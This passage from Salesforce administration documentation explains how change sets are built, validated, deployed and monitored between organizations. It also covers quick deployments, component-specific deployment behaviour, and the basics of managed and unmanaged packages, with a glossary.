- If you change the `Unique Name` of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Change Sets Implementation Tips

Authorization required to upload changes

Before you can deploy a change set from one organization to another, an administrator in the target organization must authorize uploads across the deployment connection between the two organizations.

Deployment Connections list displays all connections

The Deployment Connections list is automatically populated with your production organization and all sandboxes. It is possible to deploy between any of these organizations, but no other organizations.

Change set connections unavailable during maintenance

Authorizing deployment connections and uploading pages require information from the production organization, and are unavailable when production is undergoing maintenance. During this time you can construct outbound change sets but not upload them.

Sandboxes must be available

If an organization has no sandboxes provisioned, the user may see an `Insufficient Privileges` error on the Deployment Connections page.

Deployment doesn't automatically restart

If an error occurs during change set validation or deployment, you must manually restart the process. Be sure your organization is not locked, undergoing maintenance, or otherwise inaccessible.

Deployment is a one-way transaction

A change set is deployed in a single transaction. If the deployment is unable to complete for any reason, the entire transaction is rolled back. After a deployment completes successfully, all changes are committed to your organization and the deployment can't be rolled back.

Deployments maintain user references

If a component in a change set refers to a specific user, such as recipients of workflow email notifications or dashboard running users, then during deployment the system attempts to locate a matching user in the destination organization by comparing usernames.

When you copy data to a sandbox, the fields containing usernames from the production organization are altered to include the sandbox name. For example, in a sandbox named `test`, the username `user@acme.com` becomes `user@acme.com.test`. During a deployment using change sets, the `.test` in the username is ignored. This process transfers a user added to a component in one sandbox to other sandboxes or production organizations.

Change sets with many dependent components

Opening a change set in Salesforce can take several minutes if it contains a component with many dependencies or if a component's parent has many dependencies. The delay is because Salesforce checks component dependencies before displaying the change set page. An example of a component with many dependencies is a custom field that belongs to a custom object with 2,500 dependent components.

SEE ALSO:

[Change Sets Best Practices](#)

[Special Behavior in Deployments](#)

Change Sets Best Practices

Deploy all dependent components

Make sure each outbound change set contains all interdependent components that don't exist in the target organization. If you try to deploy a component that refers to another component missing from the target organization and from the change set, the deployment fails.

Change sets give you fine-grained control over what you deploy. For example, you can migrate custom fields individually. To deploy a custom object and all of its fields, you must add the custom object and every field to the change set; adding just the custom object to the change set won't cause deployment to fail, but results in an empty custom object.

Add permissions and access settings to outbound change sets

Adding profiles or permission sets to outbound change sets allows administrators to migrate permissions for users so they can access the new functionality. There are significant differences between permission sets and profile settings in change sets. For details, see ["About Permission Sets and Profile Settings in Change Sets on page 5027"](#).

Clone a change set to add dependent components to an uploaded change set

After you upload a change set, you can't change its contents. If you need to add dependent components to a change set you already uploaded, clone the change set, add the dependent components, and then upload it again.

Use distinct names for global publisher layouts and Outlook publisher layouts

When you add page layouts to an outbound change set, the type for global publisher layouts and Outlook publisher layouts isn't displayed. Make sure that you provide unique names for your global publisher layouts and Outlook publisher layouts so that you can differentiate them in an outbound change set.

Plan deployments around maintenance schedule

Plan your deployment activities around the maintenance schedule for both your production and sandbox organizations. Some features require information from your production organization when accessed from a sandbox. In addition, the originating organization is locked while validating an outbound change set, and the target organization is locked while deploying an inbound change set. (When change sets lock an organization, you can still read and write data to the organization, but you can't make any setup changes that would modify the metadata.)

Validate change sets before deployment

You can perform a test deployment of an inbound change set to view the success or failure messages that would occur with an actual deployment. This is a good idea if you are planning a deployment on a schedule (for example during low-use hours) and want to determine if the deployment will succeed ahead of time. However, you don't need to perform a test deployment every time you deploy, as this process takes time to complete and the organization is locked for the duration. (You can still read and write data to the organization, but you can't make any setup changes that would modify the metadata.) To test deploy an inbound change set, click its name and then click **Validate**.

View component details

You can view the XML representation of a component after you upload an outbound change set or before you deploy an inbound change set.

Limit change sets to 10,000 files

Change sets are limited to 10,000 files. If your change set exceeds this limit, you can create separate change sets for email templates, dashboards, and reports. These components are often the most numerous and have fewer dependencies.

Delete or rename components using the Web interface

You can't use change sets to delete or rename components. To delete components, use the Web interface on the target organization. To rename a component, first delete the component on the target organization and then upload the new component in a change set.

Consider possible delays in deployment time when a change set includes field type changes

If a change set includes changes to custom field types, the deployment time might be delayed by an extended period of time because custom field type changes might require changes in a large number of records. To avoid long delays in deployment, an alternative is to apply the field type change manually after the change set is deployed.

Plan for tests to run in the target organization

When a change set is deployed to a production organization, all of the Apex tests in that organization are run, regardless of whether the classes or tests are part of the change set. If the target organization is a sandbox, however, tests aren't automatically run.

Deploy Inbound Changes

Inbound Change Sets

Watch a Demo:  [Release Management: Deploying Changes Using Change Sets](#)

An *inbound change set* is a change set that has been sent from another organization to the organization you are logged into. A change sent must be *deployed* for the changes to take effect. You can deploy the contents of an inbound change set as a whole, but not on a component-by-component basis.

SEE ALSO:

[Viewing Inbound Change Sets](#)[Outbound Change Sets](#)[Change Sets Overview](#)**USER PERMISSIONS**

To deploy inbound change sets:

- "Deploy Change Sets"

Viewing Inbound Change Sets

The Inbound Change Sets page lists change sets awaiting deployment, as well as the history of deployed change sets. To view inbound change sets, from Setup, enter *Inbound Change Sets* in the Quick Find box, then select **Inbound Change Sets**.

Note: Inbound change sets are permanently deleted six months after the change set is uploaded.

SEE ALSO:

[Viewing Change Set Details](#)

[Validating a Change Set](#)

[Deploying a Change Set](#)

Viewing Change Set Details

The Change Sets detail page lists information about a particular change set.

1. From Setup, enter *Inbound Change Sets* in the Quick Find box, then select **Inbound Change Sets**.
2. Click the name of a change set.

SEE ALSO:

[Viewing Inbound Change Sets](#)

[Validating a Change Set](#)

[Deploying a Change Set](#)

Validating a Change Set

You can validate a change set without deploying changes. Validating a change set allows you to view the success or failure messages you would receive with an actual deploy.

1. From Setup, enter *Inbound Change Sets* in the Quick Find box, then select **Inbound Change Sets**.
2. Click the name of a change set.
3. Click **Validate**.

Note: You can't make any changes to your organization while a test deployment is in progress.

4. After the validation completes, click **View Results**.

Change sets that have been successfully validated might qualify for a quick deployment. For more information, see [Quick Deployments](#).

SEE ALSO:

[Viewing Inbound Change Sets](#)

[Viewing Change Set Details](#)

[Deploying a Change Set](#)

Deploying a Change Set

To deploy a change set:

1. From Setup, enter *Inbound Change Sets* in the Quick Find box, then select **Inbound Change Sets**.

2. In the Change Sets Awaiting Deployment list, click the name of the change set you want to deploy.
3. Click **Deploy**.

Alternatively, you can perform a quick deployment to shorten your deployment time to production. Change sets that have been successfully validated might qualify for a quick deployment. For more information, see [Quick Deployments](#).

A change set is deployed in a single transaction. If the deployment is unable to complete for any reason, the entire transaction is rolled back. After a deployment completes successfully, all changes are committed to your organization and the deployment can't be rolled back.

 **Note:** The Force.com platform requires that at least 75% of your code is covered by unit tests before you can deploy it to a production organization. Ideally, you should strive for 100% coverage. The code coverage restriction is not enforced for sandbox or Developer Edition organizations.

SEE ALSO:

[Viewing Inbound Change Sets](#)

[Viewing Change Set Details](#)

[Special Behavior in Deployments](#)

[Monitoring Deployments of Change Sets](#)

Monitoring Deployments of Change Sets

The size and complexity of the change set determines how long it takes for a change set to deploy. During this time, it can be helpful to monitor the deployment. Track the status of deployments that are in progress in the Deployment Status page. (From Setup, enter **Deployment Status** in the `Quick Find` box, then select **Deployment Status**.) The Deployment Status page also shows completed deployments.

Alternatively, you can check completed deployments on the Change Set Detail page. To access this page from Setup, enter *Inbound Change Sets* in the `Quick Find` box, select **Inbound Change Sets**, and then click the name of a deployed change set. Deployments for the change set are listed under the Deployment History section.

SEE ALSO:

[Deploying a Change Set](#)

[Deployment Connections and Options](#)

[Monitoring Deployments](#)

Upload Outbound Changes

Outbound Change Sets

Watch a Demo:  [Release Management: Deploying Changes Using Change Sets](#)

An *outbound change set* is a change set created in the organization you are logged into and that you want to send to another organization. Typically, an outbound change set is used for customizations created and tested in a sandbox, and then sent to a production organization.

Sending an outbound change set to another organization doesn't guarantee that the changes will be implemented in that organization. The change set must be deployed (accepted) by the target organization before the changes take effect.

USER PERMISSIONS

To create, edit, or upload outbound change sets:

- "Create and Upload Change Sets"

 **Note:** Change sets are limited to 10,000 files and a total file size of 400 MB. Change set components are represented as metadata XML files in the system. Make sure your change set doesn't exceed approximately 5,000 components.

SEE ALSO:

[Selecting Components for an Outbound Change Set](#)

[Creating an Outbound Change Set](#)

[Inbound Change Sets](#)

[Change Sets Overview](#)

Selecting Components for an Outbound Change Set

To select the components in an outbound change set:

1. From Setup, enter *Outbound Change Sets* in the **Quick Find** box, then select **Outbound Change Sets**.
2. In the Change Sets list, click the name of a change set, or create a new one.
3. Click **Add** to add components.
4. Choose the type of component and the components you want to add, and then click **Add to Change Set**.
5. Click **Add Profiles** to add profile settings to the change set.

 **Note:** You can't add profile settings to a change set in Professional Edition.

6. Optionally, click **View/Add Dependencies** to add dependent components.

 **Note:** Dependent components rely on the existence of other components. Unless you are certain that the dependent components exist in every organization this change set will be deployed to, it's a good idea to add dependent components to the change set.

SEE ALSO:

[Creating an Outbound Change Set](#)

[Viewing and Adding Dependent Components to a Change Set](#)

[Components Available in Change Sets](#)

Viewing and Adding Dependent Components to a Change Set

A dependency is a relationship where one or more components must exist for another component to exist. It's a good idea to add dependent components to a change set, unless you are sure that the dependent components exist in every organization where this change set will be deployed.

To add dependent components to an outbound change set:

1. From Setup, enter *Outbound Change Sets* in the **Quick Find** box, then select **Outbound Change Sets**.
2. In the Change Sets list, click the name of a change set.
3. Click **View/Add Dependencies**.
4. On the Component Dependencies page, select the dependent components you wish to deploy and click **Add to Change Set**.

 **Warning:** If your change set contains more than 2500 dependencies you will only be able to see the first 2500 in the view dependencies page.

SEE ALSO:

[Selecting Components for an Outbound Change Set](#)

[Uploading an Outbound Change Set](#)

[Components Available in Change Sets](#)

Uploading an Outbound Change Set

Once you've assembled the components in a change set, you can upload it to another organization. Note that once you upload a change set, you can't edit it or recall it.

1. From Setup, enter *Outbound Change Sets* in the **Quick Find** box, then select **Outbound Change Sets**.
2. Click the name of a change set.
3. Select the organization you want to send the change set to.
4. Click **Upload**.

 **Note:** Outbound change sets expire six months after upload, at which time the change set is permanently deleted.

SEE ALSO:

[Uploading Change Sets During Server Upgrades](#)

[Creating an Outbound Change Set](#)

Creating an Outbound Change Set

An outbound change set is a change you want to send from the organization you are logged into to another organization. To view outbound change sets, from Setup, enter *Outbound Change Sets* in the **Quick Find** box, then select **Outbound Change Sets**.

- To create a new change set, click **New**.
- To view the details of an existing change set, click its name.

SEE ALSO:

[Cloning an Outbound Change Set](#)

[Outbound Change Set Validation Errors](#)

Cloning an Outbound Change Set

You can create a copy of an existing change set by cloning it.

1. From Setup, enter *Outbound Change Sets* in the **Quick Find** box, then select **Outbound Change Sets**.
2. Click the name of the change set you want to clone.

3. Click **Clone**.

SEE ALSO:

[Creating an Outbound Change Set](#)

Deleting an Outbound Change Set

To delete an outbound change set:

1. From Setup, enter *Outbound Change Sets* in the **Quick Find** box, then select **Outbound Change Sets**.
2. Click the name of the change set you want to delete.
3. Click **Delete**.

SEE ALSO:

[Creating an Outbound Change Set](#)

Outbound Change Set Validation Errors

If you receive an error about cross-version validation, then the organization used to create the outbound change set is running on a different platform version than the organization receiving the change set. This error typically occurs during upgrades, because organizations may be upgraded at different times. If you receive this error, you can only deploy those components that are compatible between versions.

SEE ALSO:

[Creating an Outbound Change Set](#)

[Uploading an Outbound Change Set](#)

Uploading Change Sets During Server Upgrades

During server upgrades, production and sandbox environments may not be running the same version of the platform. Some components may have new functionality or other changes that will not allow you to deploy that type of component until the production organization is running the same version as sandbox.

If you upload a change set that has components that can't be deployed because they are incompatible with the older version, the system detects which components can't be deployed, and gives you the option of uploading the remaining components.

SEE ALSO:

[Uploading an Outbound Change Set](#)

Special Behavior in Deployments

When deploying changes to an organization, consider how individual components in your deployment behave so you're including all the necessary changes. Use the following information to determine what to include in your deployment, and how the changes appear in the destination organization.

The behaviors listed in the Metadata API section apply if you're using the Force.com Migration Tool or Force.com IDE.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in:

- Enterprise
- Performance
- Unlimited
- Developer
- Database.com

Change Set Components

Approval Processes

- If the approval page fields include any custom fields on standard objects, you need to manually add those custom fields to outbound change sets. The `View/Add Dependencies` option for selecting change set components won't include these fields.
- If the approval process references any post templates that contain custom fields, then you need to resave those post templates in the originating organization before adding them to the change set. From Setup, enter *Post Templates* in the *Quick Find* box, then select **Post Templates**. For each post template, click **Edit** and then **Save**.
- Change sets don't include the order of active approval processes from the source organization. You may need to reorder the approval processes in the destination organization after deployment.
- If you change the `Unique Name` of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Apex Classes and Apex Triggers

By default, changes to Apex code that have Apex jobs pending or in progress can't be deployed. To deploy these changes, do one of the following.

- Cancel Apex jobs before deploying changes to Apex code. Reschedule the jobs after the deployment.
- Enable deployments with Apex jobs in the Salesforce user interface in the Deployment Settings page.

Custom Fields

- You cannot change the data type of a custom field using the Metadata API. You must manually make this change to the target organization through the user interface.

Custom Objects

Using API version 29.0 and earlier, you can't change the `sharingModel` of an object using the Metadata API. You must manually make this change to the target organization through the user interface.

Starting with API version 30.0, you can change the `sharingModel` of an object for internal users using the Metadata API and the user interface.

Simultaneously updating the `sharingModel` field for an object and adding a new sharing rule isn't supported.

Flows

- If you plan to deploy a flow with change sets, consider limitations in migration support. Make sure your flows reference only fields and components that are available in change sets.
- You can include only one version of a flow in a change set.
- If the flow has no active version when you upload the outbound change set, the latest inactive version is used.
- When you view the dependent components for the change set, the Component Dependencies page lists the dependencies for *all* versions of the flow. Add all interdependent components for the relevant flow version to the outbound change set.

- An active flow in a change set is deployed to its destination as inactive. Activate the flow manually after deployment.
- Deploying or redeploying a flow with change sets creates a version of the flow in the destination organization.

Named Credentials

The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination organization, the admin for that organization must manually configure the named credential after deployment.

- `Generate Authorization Header`—Default: Enabled
- `Allow Merge Fields in HTTP Header`—Default: Disabled
- `Allow Merge Fields in HTTP Body`—Default: Disabled

Permissions

See [About Permission Sets and Profile Settings in Change Sets](#) on page 5027.

Page Layout

A deployment containing a profile and record type, but not the assigned page layout for that record type, removes the existing layout assignment from the profile for that record type. Always include all page layouts for all required record types in the change set.

Metadata API

Apex Classes and Apex Triggers

By default, changes to Apex code that have Apex jobs pending or in progress can't be deployed. To deploy these changes, do one of the following.

- Cancel Apex jobs before deploying changes to Apex code. Reschedule the jobs after the deployment.
- Enable deployments with Apex jobs in the Salesforce user interface in the Deployment Settings page.

Approval Processes

- To use approval processes on Salesforce Knowledge articles with the Metadata API, the article type must be deployed. For article version (`_kav`) in approval processes, the supported action types are: Knowledge Action, Email Alert, Field Update, and Outbound Message.
- If the approval process references any post templates that contain custom fields, then you need to resave those post templates in the originating organization before adding them to the change set. From Setup, enter *Post Templates* in the *Quick Find* box, then select **Post Templates**. For each post template, click **Edit** and then **Save**.
- The metadata doesn't include the order of active approval processes. You may need to reorder the approval processes in the destination organization after deployment.
- If you change the `Unique Name` of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Custom Fields

Starting in API version 30.0, when deploying a new custom field, the default values for the `editable` and `readable` fields in profile field permissions are `false`. To override the default values, include field permissions for the new field in your profiles.

Custom Objects

Using API version 29.0, you can't change the `sharingModel` of an object using the Metadata API. You must manually make this change to the target organization through the user interface.

Starting with API version 30.0, you can change the `sharingModel` of an object for internal users using the Metadata API and the user interface.

Connected App

- You cannot set the `consumerKey` in the Metadata API. It is included in a retrieve operation for informational purposes. If you try to move the connected app to another organization, you must remove the `consumerKey` from the .zip file before the deployment to an organization. A new key will be generated in the destination organization.
- Mobile settings of connected apps are not supported in change sets and must be manually migrated.

Named Credentials

The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination organization, the admin for that organization must manually configure the named credential after deployment.

- `Generate Authorization Header`—Default: Enabled
- `Allow Merge Fields in HTTP Header`—Default: Disabled
- `Allow Merge Fields in HTTP Body`—Default: Disabled

Page Layout

A deployment containing page layout assignments replaces all existing page layout assignments in the destination organization with those specified in the .zip file. Existing page layouts in the organization disappear if they're not included in the .zip file. Always include all page layouts for all required record types in the .zip file.

Profiles

If a package includes a profile with a name that doesn't exist in the target organization, a new profile is created with that name. If the deployed profile doesn't specify any permissions or settings, the resulting profile consists of all the permissions and settings in the Standard Profile.

Sharing

- Simultaneously updating the `sharingModel` field for an object and adding a new sharing rule isn't supported in the Metadata API, regardless of which object you're updating. For example, you can add a sharing rule when the organization-wide default is public, and subsequently update the `sharingModel`. This would result in a single sharing recalculation.
- You might encounter an error if you're deploying a change set with a custom object that has a parent-child relationship without the master/detail field in the same change set. To resolve this error, include the master/detail custom field in the change set, even if you haven't changed the organization-wide default.

Workflow

Test mode for flow triggers isn't supported in the Metadata API. If you want a flow trigger to run the latest flow version when an administrator causes the workflow rule to fire, enable test mode via the user interface after deployment.

Monitoring Deployments

You can monitor deployments that are in progress, check which deployments are waiting for execution, and view the results of completed deployments on the Deployment Status page. This page lists all deployments—change sets, Metadata API-based deployments, including deployments started from the Force.com IDE and the Force.com Migration Tool, and package installations.

The size and complexity of the metadata components affect the deployment time. To track the status of deployments that are in progress or have completed in the last 30 days, from Setup, enter *Deployment Status* in the Quick Find box, then select **Deployment Status**.

Deployments are listed in different sections depending on their status.

In-Progress and Queued Deployments

When running a deployment, the Deployment Status page shows you the real-time progress of your current deployment. This page contains charts that provide a visual representation of the overall deployment progress. The first chart shows how many components have already been deployed out of the total and includes the number of components with errors. For example, the following chart indicates that 302 components were processed successfully out of 450 and there were 45 components with errors.

After all components have been deployed without errors, Apex tests start executing, if required or enabled. A second chart shows how many Apex tests have run out of the total number of tests and the number of errors returned. In addition, the chart shows the name of the currently running test. For example, in the following chart, 77 tests have completed execution out of a total of 120, and 1 test failed.

The following information is displayed for the current deployment.

Field	Description
Name	The change set name or a unique identifier that's used to track the Metadata API deployment. For a Metadata API deployment, this value is returned by the <code>deploy()</code> call.

USER PERMISSIONS

To view metadata deployments:

- "Modify All Data"

Field	Description
Type	The deployment type: Change Set or API.
Deployed By	The name of the user performing the deployment.
Start Time	The date and time when the deployment actually started, not the time the request was queued. This value is the time the deployment <code>Status</code> is set to In Progress.
Validated	The date and time when the deployment validation finished.

If the current deployment has errors, you can view these errors before the deployment finishes by clicking **View Errors**.

Pending Deployments

You can initiate multiple deployments. Only one deployment can run at a time. The other deployments will remain in the queue waiting to be executed after the current deployment finishes. Queued deployments are listed under Pending Deployments in the order they will be executed.

Deployment Validations

A deployment validation is a deployment that is used only to check the results of deploying components and is rolled back. A validation doesn't save any deployed components or change the organization in any way. You can determine whether a deployment is a validation only (Validate) or an actual deployment (Deploy) by inspecting the information for pending deployments or the `Status` column of deployments in the Failed and Succeeded sections.

If a validation completed successfully in the last four days, and all tests passed with sufficient code coverage, you can perform a quick deployment by deploying this validation to production without running tests. See [Quick Deployments](#).

Canceling a Deployment

You can cancel a deployment while it's in progress or in the queue by clicking **Cancel** next to the deployment. The deployment then has the status `Cancel Requested` until the deployment is completely canceled. A canceled deployment is listed in the Failed section.

Completed Deployments

Deployments that have finished are listed either in the Failed or Succeeded sections depending on their status.

Deployments that have finished but failed, and deployments that were canceled are listed in the Failed section. No changes were committed to the organization for these deployments because files were missing, components had errors, tests failed, or the deployment was canceled.

Deployments that have completed successfully or have partially succeeded are listed in the Succeeded section. Only deployments to a non-production organization can partially succeed. These are deployments that have the `rollbackOnError` field set to `false` in the deployment options and have errors in a subset of components. In a partially succeeded deployment, the failed components aren't committed and the remaining components are committed to the organization.

To get more details about a deployment, click **View Details** next to a deployment. Use the information on the Deployment Details page to view the errors and troubleshoot problems for a failed or partially succeeded deployment. The Deployment Details page includes the error messages that occurred during the deployment, errors for Apex tests with stack trace information, code coverage warnings, and information about slow tests. For a successful deployment, the Deployment Details page shows information about the deployment including how many components were deployed and how many Apex tests were run.

Deployment Status

The `Status` column for completed deployments in the Failed and Succeeded sections lists the type and status of a deployment and has two parts:

- The prefix indicates whether the deployment is a validation only (Validate:) or an actual deployment (Deploy:).
- The second part of the status value contains the status of the deployment: Failed or Canceled for failed deployments, Succeeded for succeeded deployments, or Partially Succeeded for partially succeeded deployments.

Quick Deployments

As part of a deployment, all Apex tests are run in production. If the production organization contains many Apex tests, the execution of all tests can be time-consuming and can delay your deployment. To reduce deployment time to production, you can perform a quick deployment by skipping the execution of all tests. Quick deployments are available for change sets and Metadata API components when the following requirements are met.

- The components have been validated successfully for the target environment within the last four days (96 hours).
- As part of the validation, all Apex tests in the target organization have passed.
- The overall code coverage in the organization is at least 75%, and Apex triggers have some coverage.

A validation is a deployment that's used only to check the results of deploying components and doesn't save any components in the organization. A validation enables you to view the success or failure messages that you would receive with an actual deployment. You can validate change sets or metadata components through the API or the Force.com Migration Tool.

To learn how to validate a change set, see [Validating a Change Set](#) in the Salesforce Help.

To validate components with the Force.com Migration Tool, set the `checkOnly` option to `true` in the deploy target. See [Deploying Changes to a Salesforce Organization](#) in the *Force.com Migration Tool Guide*.

Performing a Quick Deployment through the User Interface or the API

To perform a quick deployment, first run a validation-only deployment with Apex test execution on the set of components that you need to deploy. If your validation succeeds and qualifies for a quick deployment, you can start a quick deployment.

You can quick-deploy validated change sets and Metadata API components in the user interface. In the Deployment Status page, deploy a recent validation by clicking **Quick Deploy** next to your validation or on the validation's detail page. This button appears only for qualifying validations.

Deployment Details

Help for this Page

← Back to Deployment Status

Validation Succeeded

 Type: API
 Deployed By: [Test User](#)
 Start Time: 7/29/2014 11:23 AM
 End Time: 7/29/2014 11:23 AM

1 Deploy Components

7/7

2 Run Apex Tests

5/5

Ready for Quick Deployment

Enables the quick deployment of recently validated components by skipping Apex tests as part of the deployment.

Quick Deploy

Expires in 3d 23h

Alternatively, you can start a quick deployment through Metadata API or the Force.com Migration Tool for Metadata API components (excluding change sets). For Metadata API, call `deployRecentValidation()` and pass it the validation ID. For the Force.com Migration Tool, use the `<sf:deployRecentValidation>` task.

Note: Quick Deploy is enabled for recent validations in which all Apex tests have executed successfully and code coverage requirements have been met. Note the following.

- In production, quick deployments are supported for validations that meet the criteria. You can deploy recent validations of change sets and Metadata API components (including components validated by using the Force.com Migration Tool).
- In sandbox, Quick Deploy is supported only for validations that explicitly enable test execution (for example, via the `testLevel` parameter for the Migration Tool). By default, Apex tests aren't required nor ran in sandbox deployments. Quick Deploy is not supported for change sets in sandbox, because an option to enable test runs for change sets in sandbox isn't available.
- If you perform a deployment after a validation, whether through Quick Deploy, a package installation, or a regular deployment, all validations no longer qualify for quick deployment. Revalidate the set of components to quick-deploy.

Performance Tuning Resources for Long-Running Tests

If required or enabled, Apex tests run as part of a deployment after all components are deployed. Apex tests that take a long time to execute delay the entire deployment. The top-five long-running tests, that is the top-five tests that ran longer than two minutes, are flagged for a completed deployment in the Deployment Details page. You can improve the performance of these tests to make them more efficient and speed up future deployments. There can be many causes for slow performance. For example, accessing organization data instead of using test data, or exercising SOQL queries or Apex code with poor performance. Here are some resources you can use to learn about performance best practices for Apex and SOQL.

- [Isolation of Test Data from Organization Data in Unit Tests](#)
- [Working with Very Large SOQL Queries](#)
- [Webinar: Inside the Force.com Query Optimizer](#)

PACKAGE AND DISTRIBUTE YOUR APPS

Packaging and Distribution Overview

This guide provides information about packaging and distributing apps built using the Force.com platform. It has the following sections.

Working with Packages

This explains the details of creating and working with managed packages, so your app can be easily installed in other organizations.

Distributing Apps

This explains how to distribute your apps, either through the AppExchange or through your own website. It also covers the basics of pushing upgrades to your subscribers.

Supporting Subscribers of Your App

This explains how to log in to subscriber organizations to provide support and troubleshoot problems.

For more information on these topics, refer to the [ISVforce Guide](#) or visit the [Salesforce Partner Portal](#).

Working with Packages

Understanding Packages

A *package* is a container for something as small as an individual component or as large as a set of related apps. After creating a package, you can distribute it to other Salesforce users and organizations, including those outside your company.

Packages come in two forms—unmanaged and managed:

Unmanaged packages

Unmanaged packages are typically used to distribute open-source projects or application templates to provide developers with the basic building blocks for an application. Once the components are installed from an unmanaged package, the components can be edited in the organization they are installed in. The developer who created and uploaded the unmanaged package has no control over the installed components, and can't change or upgrade them. Unmanaged packages should not be used to migrate components from a sandbox to production organization. Instead, use Change Sets.

Managed packages

Managed packages are typically used by Salesforce partners to distribute and sell applications to customers. These packages must be created from a Developer Edition organization. Using the AppExchange and the License Management Application (LMA), developers can sell and manage user-based licenses to the app. Managed packages are also fully upgradeable. To ensure seamless upgrades, certain destructive changes, like removing objects or fields, can not be performed.

Managed packages also offer the following benefits:

- Intellectual property protection for Apex
- Built-in versioning support for API accessible components

EDITIONS

Available in: Salesforce Classic

Available in:

- Group
- Professional
- Enterprise
- Performance
- Unlimited
- Developer

USER PERMISSIONS

To create packages:



- "Create AppExchange Packages"

To upload packages to the AppExchange:

- "Upload AppExchange Packages"

- The ability to branch and patch a previous version
- The ability to seamlessly push patch updates to subscribers
- Unique naming of all components to ensure conflict-free installs

The following definitions illustrate these concepts:

Components

A *component* is one constituent part of a package. It defines an item, such as a custom object or a custom field. You can combine components in a package to produce powerful features or applications. In an unmanaged package, components are not upgradeable. In a managed package, some components can be upgraded while others can't.

Attributes

An *attribute* is a field on a component, such as the name of an email template or the `Allow Reports` checkbox on a custom object. On a non-upgradeable component in either an unmanaged or managed package, attributes are editable by both the developer (the one who created the package) and the subscriber (the one who installed the package). On an upgradeable component in a managed package, some attributes can be edited by the developer, some can be edited by the subscriber, and some are locked, meaning they can't be edited by either the developer or subscriber.

For information on which components can be included in a package and which attributes are editable for each component, see the [ISVforce Guide](#).

Packages consist of one or more Salesforce components, which, in turn, consist of one or more attributes. Components and their attributes behave differently in managed and unmanaged packages.

If you plan to distribute an app, it is important to consider packaging throughout the development process. For example:

- While creating your app, consider how components and their attributes behave in different packages and Salesforce editions.
- While [preparing your app](#) for distribution, consider how you want to release it to your customers.
- While installing a package, consider your organization's security and license agreements.

SEE ALSO:

[Manage Packages](#)

[Prepare Your Apps for Distribution](#)

Glossary

The following terms and definitions describe key application and packaging concepts and capabilities:

App

Short for “application.” A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Call Center. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

AppExchange

The AppExchange is a sharing interface from Salesforce that allows you to browse and share apps and services for the Force.com platform.

Beta, Managed Package

In the context of managed packages, a beta managed package is an early version of a managed package distributed to a sampling of your intended audience to test it.

Deploy

To move functionality from an inactive state to active. For example, when developing new features in the Salesforce user interface, you must select the “Deployed” option to make the functionality visible to other users.

The process by which an application or other functionality is moved from development to production.

To move metadata components from a local file system to a Salesforce organization.

For installed apps, deployment makes any custom objects in the app available to users in your organization. Before a custom object is deployed, it is only available to administrators and any users with the “Customize Application” permission.

License Management Application (LMA)

A free AppExchange app that allows you to track sales leads and accounts for every user who downloads your managed package (app) from the AppExchange.

License Management Organization (LMO)

The Salesforce organization that you use to track all the Salesforce users who install your package. A license management organization must have the License Management Application (LMA) installed. It automatically receives notification every time your package is installed or uninstalled so that you can easily notify users of upgrades. You can specify any Enterprise, Unlimited, Performance, or Developer Edition organization as your license management organization. For more information, go to <http://www.salesforce.com/docs/en/lma/index.htm>.

Major Release

A significant release of a package. During these releases, the major and minor numbers of a package version increase to any chosen value.

Managed Package

A collection of application components that is posted as a unit on the AppExchange and associated with a namespace and possibly a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

Managed Package Extension

Any package, component, or set of components that adds to the functionality of a managed package. You cannot install an extension before installing its managed package.

EDITIONS

Available in: Salesforce Classic

Available in:

- Group
- Professional
- Enterprise
- Performance
- Unlimited
- Developer

Namespace Prefix

In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.

Package

A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Dependency

This is created when one component references another component, permission, or preference that is required for the component to be valid. Components can include but are not limited to:

- Standard or custom fields
- Standard or custom objects
- Visualforce pages
- Apex code

Permissions and preferences can include but are not limited to:

- Divisions
- Multicurrency
- Record types

Package Installation

Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Package Version

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. See also Patch and Patch Development Organization.

Patch

A patch enables a developer to change the functionality of existing components in a managed package, while ensuring subscribing organizations that there are no visible behavior changes to the package. For example, you can add new variables or change the body of an Apex class, but you may not add, deprecate, or remove any of its methods. Patches are tracked by a *patchNumber* appended to every package version. See also Patch Development Organization and Package Version.

Patch Development Organization

